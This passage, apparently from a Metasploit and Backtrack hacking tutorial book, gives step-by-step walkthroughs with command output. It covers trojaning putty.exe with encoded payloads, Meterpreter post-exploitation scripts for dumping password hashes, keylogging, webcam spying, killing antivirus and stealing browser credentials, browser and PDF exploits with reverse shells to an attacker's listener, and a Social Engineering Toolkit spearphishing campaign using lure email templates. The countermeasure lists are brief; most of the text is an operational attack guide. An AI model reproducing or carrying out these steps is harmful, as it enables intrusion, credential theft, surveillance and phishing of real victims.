[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
```

Explanation:

I encoded my payload with shikata_ga_nai encoder 5 times and type of output is .exe.

-x putty.exe ----- This is custom executable templete

-o payload.exe-----Output file and the name of file is payload


-k-----It create a new process and run stealthy in the background

Chapter Eight

Meterpreter scripting

Meterpreter has many inbuilt scripts to complete our difficult task with using just a sample script. We can create our own scripts using ruby language and run those scripts after exploitation.

```
File Edit View Terminal Help
root@bt:/pentest/exploits/framework/scripts# cd meterpreter/
root@bt:/pentest/exploits/framework/scripts/meterpreter# ls
arp_scanner.rb          multi_console_command.rb
autoroute.rb           multi_meter_inject.rb
checkvm.rb             multiscript.rb
credcollect.rb         netenum.rb
domain_list_gen.rb     packetrecorder.rb
dumplinks.rb           panda_2007_paysrv51.rb
duplicate.rb           persistence.rb
enum_chrome.rb         pm1_driver_config.rb
enum_firefox.rb        powerdump.rb
enum_logged_on_users.rb profetchtool.rb
enum_powershell_env.rb process_memdump.rb
enum_putty.rb          remotewinenum.rb
enum_shares.rb         scheduleme.rb
enum_vmware.rb         schelevator.rb
event_manager.rb       schtasksabuse.rb
file_collector.rb      scraper.rb
get_application_list.rb screenspy.rb
getcountermeasure.rb   screen_unlock.rb
get_env.rb             search_dword.rb
get_filezilla_creds.rb service_manager.rb
getgui.rb             service_permissions_escalate.rb
get_local_subnets.rb sound_recorder.rb
get_pidgin_creds.rb    srt_webdrive_priv.rb
gettelnet.rb          uploadexec.rb
get_valid_community.rb virtualbox_sysenter_dos.rb
getvncpw.rb           virusscan_bypass.rb
hashdump.rb           vnc.rb
hostsedil.rb           webcam.rb
keylogrecorder.rb     win32_schclient.rb
killav.rb             win32_schserver.rb
metsvc.rb             winbf.rb
migrate.rb            winenum.rb
multicommand.rb       wmic.rb
root@bt:/pentest/exploits/framework/scripts/meterpreter#
```



You can see sample scripts in the above picture. There are more than 200 scripts available in metasploit to do our post exploitation. Now I will discuss some important scripts.

1. checkvm
2. credcollect
3. keylogrecorder
4. vnc
5. webcam
6. getcountermeasure
7. killav
8. scraper
9. enum_firefox
10. file_collector
11. arp_scanner
12. gettelnet
13. hostedit

To execute a particular script you should use the "run" command along with that script name.

Usage: run checkvm

1)checkvm :This script is used to check target is running or virtual machine or not.

```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
meterpreter > █
```

2)credcollect:This script is used to collect the hacked passwords.

Usage :run credcollect

```
meterpreter > run credcollect
[+] Collecting hashes...
    Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee
89c0
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe
    Extracted: HelpAssistant:d4459b1e4d65ef09b730e85c82b5d2c7
716e
    Extracted: SUPPORT_388945a0:aad3b435b51404eeaad3b435b5140
83ef4a9
[+] Collecting tokens...
    KALEEM-27A12BDC\Administrator
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    NT AUTHORITY\ANONYMOUS LOGON
meterpreter > █
```

3)keylogrecorder: This script will record all keystrokes which has typed on the victim system.

```
meterpreter > run keylogrecorder
[*] explorer.exe Process found, migrating into 1388
[*] Migration Successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/keylogreco
0121216.2945.txt
[*] Recording
█
```

4)vnc:This script is very useful script.It gives remote desktop connect on the remote system.you can see my windows system here.

Usage : run vnc



5)webcam:This script automatically switches on the webcam on the remote machine and we can view them remotely.

Usage: run webcam

6)getcountermeasure:This script is a wonderful script.It can bypass the antiviruses,firewall,and intrusion detction system on the victim machine.

```
meterpreter > run getcountermeasure
[*] Running Getcountermeasure on the target...
[*] Checking for contermasures...
[*] Possible countermeasure found MSASCui.exe C:\Documents and Settings
s\Administrator\Local Settings\Temp\MSASCui.exe
[*] Getting Windows Built in Firewall configuration...
[*]
[*] Domain profile configuration:
[*] -----
[*] Operational mode = Enable
[*] Exception mode = Enable
[*] Standard profile configuration (current):
[*] -----
[*] Operational mode = Disable
[*] Exception mode = Enable
[*] Local Area Connection firewall configuration:
[*] -----
[*] Operational mode = Enable
[*]
[*] Checking DEP Support Policy...
meterpreter >
```

7)**killav**:This script kills the antivirus on the victim system.

Usage :run killav

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
[*] Killing off ntvdm.exe...
```

8)**Scraper**:This script is very handy.It will download all the system informtion and all the registry information.

Usage : run scraper

```
meterpreter > run scraper
[*] New session on 192.168.217.131:445...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\ItbgGJfn.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\FbLUNocC.reg)
[*] Cleaning HKLM
[*] Exporting HKCC
[*] Downloading HKCC (C:\WINDOWS\TEMP\XMTkQPSI.reg)
[*] Cleaning HKCC
[*] Exporting HKCR
[*] Downloading HKCR (C:\WINDOWS\TEMP\bmLCZsJI.reg)
[*] Cleaning HKCR
[*] Exporting HKU
[*] Downloading HKU (C:\WINDOWS\TEMP\uxMbyTId.reg)
[*] Cleaning HKU
[*] Completed processing on 192.168.217.131:445...
meterpreter > █
```

9)enum_firefox:This script will gather the stored passwords and cookies in the firefox browser on the victim's system.

Usage: run enum_firefox

10)file_collector:This script is used to gather existing files on the target system.We can gather doc,pdf and text files using this script.

```
File Edit View Terminal Help
meterpreter > run file_collector -d c:\\ -f *.txt -r
[*] Searching for *.txt
[*] c:\kalee.txt (8 bytes)
[*] c:\kaleemmm.txt (12 bytes)
[*] c:\Documents and Settings\Administrator\Application Data\Microsoft\Internet Explorer\brndlog.txt (5947 bytes)
[*] c:\Documents and Settings\Administrator\Cookies\administrator@gliffy[2].txt (364 bytes)
[*] c:\Documents and Settings\Administrator\Cookies\administrator@google.co[1].txt (354 bytes)
[*] c:\Documents and Settings\Administrator\Cookies\administrator@www.gliffy[1].txt (135 bytes)
[*] c:\Documents and Settings\Administrator\Local Settings\Temp\00001322\manifest.txt (919 bytes)
[*] c:\Documents and Settings\Administrator\Local Settings\Temp\AUCHECK_PARSER.txt (221 bytes)
[*] c:\Documents and Settings\Administrator\Local Settings\Temp\dd_netfx20MSI177F.txt (5007920 bytes)
[*] c:\Documents and Settings\Administrator\Local Settings\Temp\dd_netfx20UI177F.txt (17440 bytes)
[*] c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\manifest.txt (1702 bytes)
[*] c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Filters\adobe-flashcs3.txt (1433 bytes)
[*] c:\Documents and Settings\All Users\Application Data\VMware\VMware Tools\Unity Fil...
```

I used many options to search files, you can see various options using -h option

-d ----- To search a particular directory

-f -----To search a particular file type.Here i am searching text files.

-r-----To search recursively

Usage: run file_collector -d c:\\ -f *.txt -r

11) gettelnet: This script enables the telnet session on the remote pc.

Usage : run gettelnet

```
meterpreter > run gettelnet
Windows Telnet Server Enabler Meterpreter Script
Usage: gettelnet -u <username> -p <password>

OPTIONS:

    -e          Enable Telnet Server only.
    -f <opt>    Forward Telnet Connection.
    -h          Help menu.
    -p <opt>    The Password of the user to add.
    -u <opt>    The Username of the user to add.

meterpreter > run gettelnet -e
[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
[*] The Telnet Server Services service is not set to auto
[*] Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /r
net/clean_up_20121216.3131.rc
meterpreter > █
```

12) arp_scanner: This script is used for pivoting and portforward and we can enumerate local interfaces using this script.

Usage : run arp_scanner

13) hostsedit: This script is used to edit host file into the remote system.

```
meterpreter > run hostsedit
This Meterpreter script is for adding entries in to the Windows Hosts file.
Since Windows will check first the Hosts file instead of the configured DNS Server
it will assist in diverting traffic to the fake entry or entries. Either a single
entry can be provided or a series of entries provided a file with one per line.

OPTIONS:

    -e <opt>   Host entry in the format of IP,Hostname.
    -h         Help Options.
    -l <opt>   Text file with list of entries in the format of IP,Hostname. One per l

Example:

run hostsedit -e 127.0.0.1,google.com
run hostsedit -l /tmp/fakednsentries.txt
```

Chapter Nine

Client Side Exploitation

Client side attacks were the next evolution of attacks after network defense became much robust. These attacks target the software which is installed on the victim computer like browsers, pdf readers and MSword readers. These softwares are commonly installed on every computer either it is an office computer or our personal computer.

These attacks have been bestselling because of lack of awareness in the people. In client side attacks, the attacker can send exploits using social engineering techniques. The systems which open that file or malicious link sent by the attacker will be compromised.

Countermeasures:

1. Update your antivirus and antispayware software.
2. Update your operating system and web browsers on a regular basis.
3. Update your pdf reader (eg abode, foxit), flash players (quicktime, flash), word document readers (MSword).
4. Do not visit atrocious websites.
5. Download softwares from genuine websites because some websites offer spyware software.
6. Mozilla and chrome users can use security addons like WOT (Web Of Trust), NoScript and Better Privacy.

Browser based exploits: In this module our main target is browser. Now i will demonstrate an infamous exploit Aurora.

Internet explorer Aurora memory corruption:

In the year 2010 this exploit came into picture. Hacker used this exploit to attack many multinational companies. This module exploits memory corruption flaw in the internet explorer 6 version.

Demo Time

Step1: use exploit/windows/browser/ms10_002_aurora

```
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

  Name          Current Setting  Required  Description
  ----          -
  SRVHOST       0.0.0.0          yes       The local host to listen on. This must be an IP address on the local machine or 0.0.0.0
  SRVPORT       8080             yes       The local port to listen on.
  SSL           false            no        Negotiate SSL for incoming connections
  SSLCert       Path to a custom SSL certificate (default is a randomly generated)
  SSLVersion    SSL3             no        Specify the version of SSL that should be negotiated: SSL2, SSL3, TLS1)
  URIPATH       no               no        The URI to use for this exploit (default is /)
```

Type "show options" to view different options. we have to set SRVHOST, SRVPORT and URIPATH.

Step 2:

```
msf exploit(ms10_002_aurora) > set SRVHOST 192.168.217.133
SRVHOST => 192.168.217.133
msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH /
URIPATH => /
msf exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > show options
```

1) I am setting SRVHOST as my local address. This is my system's ip address.

2) I am setting SRVPORT as 80

3) I am setting URIPATH as /

4) I am setting meterpreter reverse_tcp as payload.

5) To view different options type show options

Step 3

```
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     [ ]              yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

<< back | track 5r3


msf exploit(ms10_002_aurora) > set LHOST 192.168.217.133 1
LHOST => 192.168.217.133
msf exploit(ms10_002_aurora) > exploit 2
[*] Exploit running as background job.
```

1) I am setting LHOST to my ip address

2) To run the payload on the remote system type "exploit"

Step 4:

1. Malicious URL has been created. Now we have to send that url to victim. You can see I have opened that url in my Windows XP (victim) system.



2. When I open that link Aurora exploit starts working.

```
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.217.133:4444
[*] Using URL: http://192.168.217.133:80/ 1
[*] Server started.
msf exploit(ms10_002_aurora) > [*] 192.168.217.131 ms10_002_aurora - Sending Internet Explorer "Aurora"
[*] Sending stage (752128 bytes) to 192.168.217.131
[*] Meterpreter session 1 opened (192.168.217.133:4444 -> 192.168.217.131:1064) at 2012-12-17 21:55:07 +
msf exploit(ms10_002_aurora) > session -l
[-] Unknown command: session.
msf exploit(ms10_002_aurora) > sessions -l 2
Active sessions
=====
Id  Type  Information 3
-----
1  meterpreter x86/win32 KALEEM-27A12BDC\Administrator @ KALEEM-27A12BDC 192.168.217.133:4444 -> 192.168.217.131:1064 (192.168.217.131)
msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > 4
```

3. You can see my windows system has been compromised.

4. You are greeted with meterpreter shell.

This exploit has been working flawlessly on internet explorer 6 version. So it is better to update your browser.

File format exploits

File format exploits are new generation exploits. In this method we will send a file of type pdf, doc or xlb file to the target. When the target opens that file their system gets compromised.

Demo Time :

Adobe util.printf() Bufferoverflow vulnerability:

There is buffer overflow vulnerability in Adobe Reader and Adobe Acrobat Reader version 8.1. By creating a specially crafted pdf we can exploit the target system. You can read more about this vulnerability in the below link.

http://www.metasploit.com/modules/exploit/windows/fileformat/adobe_utilprintf

Step 1: use exploit/windows/fileformat/adobe_utilprintf

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME  msf.pdf          yes       The file name.

Exploit target:

  Id  Name
  --  ---
  0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

I am using Adobe Utilprintf exploit. Type "show options" to view different types of options.

Step 2: Change the file name

Usage: set FILENAME book.pdf

```
msf exploit(adobe_utilprintf) > set FILENAME book.pdf
FILENAME => book.pdf
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME  book.pdf        yes       The file name.
```

Step 3: Set a meterpreter payload, and fill LHOST and type "exploit" command to generate a malicious pdf .

Usage : set payload windows/meterpreter/reverse_tcp

```
msf exploit(adobe_utilprintf) > set payload windows/meterpreter/reverse_t
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.217.133
LHOST => 192.168.217.133
msf exploit(adobe_utilprintf) > set LPORT 4444
LPORT => 4444
msf exploit(adobe_utilprintf) >
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'book.pdf' file.
[+] book.pdf stored at /root/.msf4/local/book.pdf
```

Malicious pdf has been created and it is saved in /root/.msf4/local/book.pdf directory. Copy that pdf to your desktop. Use "cp" command to copy the malicious pdf & send that pdf using some social engineering techniques.

Step 4: Setting up a listener

Usage : use exploit/multi/handler and set meterpreter as payload. You should use the same payload as above.

```
msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.217.133  true      RHOST

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options
```

Step 5:

Usage : set LHOST 192.168.217.133(My system ip address)

```
msf exploit(handler) > set LHOST 192.168.217.133
LHOST => 192.168.217.133
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.217.133:4444
[*] Starting the payload handler...
```

Type "exploit" to start the payload handler.when ever the victim clicks the malicious pdf you will be greeted with a meterpreter shell.

Step 6 :

```
[*] Started reverse handler on 192.168.217.133:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.217.131
[*] Meterpreter session 2 opened (192.168.217.133:4444 -> 192.168.217.131
1051) at 2012-12-18 19:34:50 +0530

meterpreter > sysinfo
Computer      : KALEEM-27A12BDC
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
meterpreter >
```

Meterpreter shell has opened and you can see my victim system information

You can get meterpreter shell on your windows xp machine.We also have exploits in Microsoft word and excel with latest version 2007 and 2010.

Countermeasure:

- 1.Update your pdf readers and word readers.
- 2.Do not open malicious attachments from unknown persons.

Chapter Ten

Social Engineering Toolkit(SET)

Social engineering is the art of manipulating people into performing actions or divulging confidential information like passwords.

SET was developed by David Kenndy using python language with the help of security community. The main aim of SET is to fill a gap in the penetration testing community and bring awareness about the social engineering attacks. Any firewall or network intrusion detection system cannot stop social engineering attacks because in social engineering, the weakest link in the security chain is human stupidity.

The attacks built in this toolkit were designed to attack a person or an organization. This tool kit has different modules. In this tutorial I will perform spearphishing attack.

Spearphishing Module:

This module allows you craft email messages and send them to a large number of people or a single email address. In this attack we will perform fileformat exploits. We will send an email to a person with an attachment like adobe reader or zip file format. When the victim clicks on the attachment their system will compromise. We will get a shell on that system.

How to open social engineering toolkit ? :

Steps: cd pentest/exploits/set# ./set

```
File Edit View Terminal Help
[---] The Social Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReLlK) [---]
[---] Development Team: JR DePre (prime) [---]
[---] Development Team: Joey Furr (:0fer) [---]
[---] Development Team: Thomas Werth [---]
[---] Version: 4.2.1 [---]
[---] Codename: 'Bagels Bagels Bagels' [---]
[---] Report bugs: davek@trustedsec.com [---]
[---] Follow us on Twitter: @trustedsec [---]
[---] Follow me on Twitter: @dave_rellk [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social Engineer Toolkit (SET). Your one
stop shop for all of your social engineering needs..

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Step 2: Choose spear-phishing attack vector. You can see various other modules are also available. You can try all those by yourself. It is very easy to use social engineering toolkit. No need to remember commands to use this toolkit. The GUI is very user friendly.

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template
```

Step 3: Choose "perform mass email attack option" , it will display various file format exploits.

```
1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>1
Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****
you can see different kinds of fileformat exploits has displayed.
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overfl
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-0
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newfunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>8
```

Step 4 :We are selecting adobe reader buffer overflow vulnerability.You can see different payloads have generated according to our exploit.

```
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newfunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>8
you can see different payloads for our file format exploit.
1) Windows Reverse TCP Shell          Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL            Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64)    Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64)       Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS   Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>2
set> IP address for the payload listener: 192.168.217.133
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[-] Generating fileformat exploit...
```

Step 5:The payload has generated.Now choose first option to keep the same file name or else you can use your preferable name.

```
set:payloads>2
set> IP address for the payload listener: 192.168.217.133
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443
[-] Generating fileformat exploit. Payload has generated.
[*] Payload creation complete.
[*] All payloads get sent to the /pentest/exploits/set/src/program_junk/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.
```

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

- 1. Keep the filename, I don't care. Choose option 1. Keep file name same or you can
2. Rename the file, I want to be cool. Give other name for your file.

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

- 1. E-Mail Attack Single Email Address Choose attack single address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:phishing 1 Type 1

Do you want to use a predefined template or craft a one time email template.

- 1. Pre-Defined Template choose pre defined template
2. One-time Use Email Template

```
set:phishing>1
-] Available templates:
1: Baby Pics
2: Strange internet usage from your computer
3: Have you seen this?
4: Computer Issue
5: Order Confirmation
6: Dan Brown's Angels & Demons
7: WOAAAA!!!!!!!!!!!! This is crazy...
8: Status Report
9: How long has it been?
10: New Update
set:phishing>
```

Various templates are available to choose.

Step 7: Here I am choosing status report as my template and I am giving the victim's email address.

Next give your email address. You can give gmail, yahoo, hotmail email address. You have to set these options in SET config file and type the password for your email.

You should install "sendmail" package in your backtrack. If not you can install using "apt-get install sendmail" command. You should change the option SEND_EMAIL=OFF to SEND_EMAIL=ON in SET config file.

```
What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.
set:phishing>1
Do you want to use a predefined template or craft
a one time email template.
1. Pre-Defined Template
2. One-Time Use Email Template
set:phishing>1
[-] Available templates:
1: Baby Pics
2: Strange internet usage from your computer
3: Have you seen this?
4: Computer Issue
5: Order Confirmation
6: Dan Brown's Angels & Demons
7: WOAAAA!!!!!!!!!! This is crazy...
8: Status Report
9: How long has it been?
10: New Update
set:phishing>8
set:phishing> Send email to:victimemail@gmail.com
1. Use a gmail Account for your email attack.
2. Use your own server or open relay
set:phishing>1
set:phishing> Your gmail email address:attackeremail@gmail.com
Email password:
```

Choose status report as template

Give victim email address

Give your email address and type the password for your email.

When the victim opens your email and opens the evil attachment, their system gets compromised. You have to set a listener to get a shell.

Step 8: How to set up a listener ?

You have to use an exploit to listen.

Steps

- 1) use exploit/multi/handler
- 2) set payload windows/meterpreter/reverse_tcp
- 3) set LHOST "Your system ip address"
eg: set LHOST 192.168.217.133
- 4) set LPORT "Give a port number to listen"
eg :set LPORT 1234
- 5) exploit

when the victim opens your attachment you will be greeted with a meterpreter shell after which you can do many tasks.

Countermeasures:

Do not open malicious links from suspected or unknown people. Use add-on WOT (Web of Trust). Update your antivirus on a daily basis.

